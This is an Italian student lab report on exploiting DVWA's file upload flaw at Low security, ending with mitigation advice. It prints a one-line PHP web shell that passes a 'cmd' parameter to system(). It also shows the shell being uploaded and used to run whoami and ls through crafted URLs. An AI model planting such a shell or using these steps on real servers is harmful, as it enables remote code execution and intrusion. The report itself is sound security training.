File Upload (Security Level: Low)

Josh V. E. Abanico
CS0525IT

12 Gennaio 2026

Indice

1 Introduzione

Questo report documenta l'attività di exploitation di una vulnerabilità di tipo **File Upload** su un'applicazione web target (DVWA). L'obiettivo dell'esercizio è dimostrare come, in assenza di adeguati controlli di sicurezza (Livello: *Low*), sia possibile caricare file arbitrari sul server per ottenere l'esecuzione di codice remoto (RCE).

2 Configurazione dell'Ambiente

Come da specifiche del laboratorio, l'ambiente è stato configurato come segue:

- **Macchina Attaccante:** Kali Linux.
- **Macchina Target:** Metasploitable 2 (DVWA).
- **Livello di Sicurezza:** Impostato su "Low" tramite il pannello *DVWA Security*.
- **Connettività:** Verificata comunicazione bidirezionale tra le macchine.



Figura 1: Configurazione DVWA Security e codice shell.php

3 Creazione del Payload

Per sfruttare la vulnerabilità, è stato creato uno script PHP minimale ("Web Shell"). Questo script utilizza la funzione `system()` per eseguire comandi passati tramite parametri HTTP.

Codice utilizzato (shell.php):

```
<?php system($_REQUEST["cmd"]); ?>
```

Questo codice permette di iniettare comandi di sistema tramite il parametro `cmd` nella richiesta GET.

4 Esecuzione dell'Attacco

4.1 Fase 1: Upload del File

Nel livello di sicurezza "Low", l'applicazione non effettua alcun controllo sull'estensione del file o sul tipo di contenuto (MIME-Type). Navigando nella sezione *File Upload*, è stato selezionato e caricato direttamente il file `shell.php`.



Figura 2: Caricamento del file malevolo completato con successo

4.2 Fase 2: Remote Code Execution (RCE)

Una volta caricato il file, è stato possibile interagire con il server navigando all'URL della shell e accodando il comando desiderato.

Test di connessione: È stato eseguito il comando `whoami` per identificare l'utente con cui gira il servizio web. URL: `.../uploads/shell.php?cmd=whoami`



Figura 3: Esecuzione di comandi di sistema tramite la Web Shell

5 Analisi delle Richieste (Burp Suite)

Tramite l'analisi del traffico con Burp Suite, è stato possibile osservare la richiesta GET inviata al server. Come evidenziato nell'esercizio, il parametro `cmd` viene passato in chiaro nell'URL.

Esempio Richiesta HTTP Intercettata

```
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host:  192.168.100.50
...
```

6 Conclusioni e Raccomandazioni

L'esercizio ha confermato che il livello "Low" della DVWA è privo di protezioni contro l'upload di file pericolosi. Un attaccante può caricare qualsiasi script ed eseguirlo.

Mitigazione: Per correggere questa vulnerabilità, è necessario implementare controlli lato server che:

1. Verifichino l'estensione del file (consentendo solo .jpg, .png).
2. Analizzino il contenuto del file (Magic Bytes) per assicurarsi che sia un'immagine legittima.
3. Impediscano l'esecuzione di script nella cartella di upload.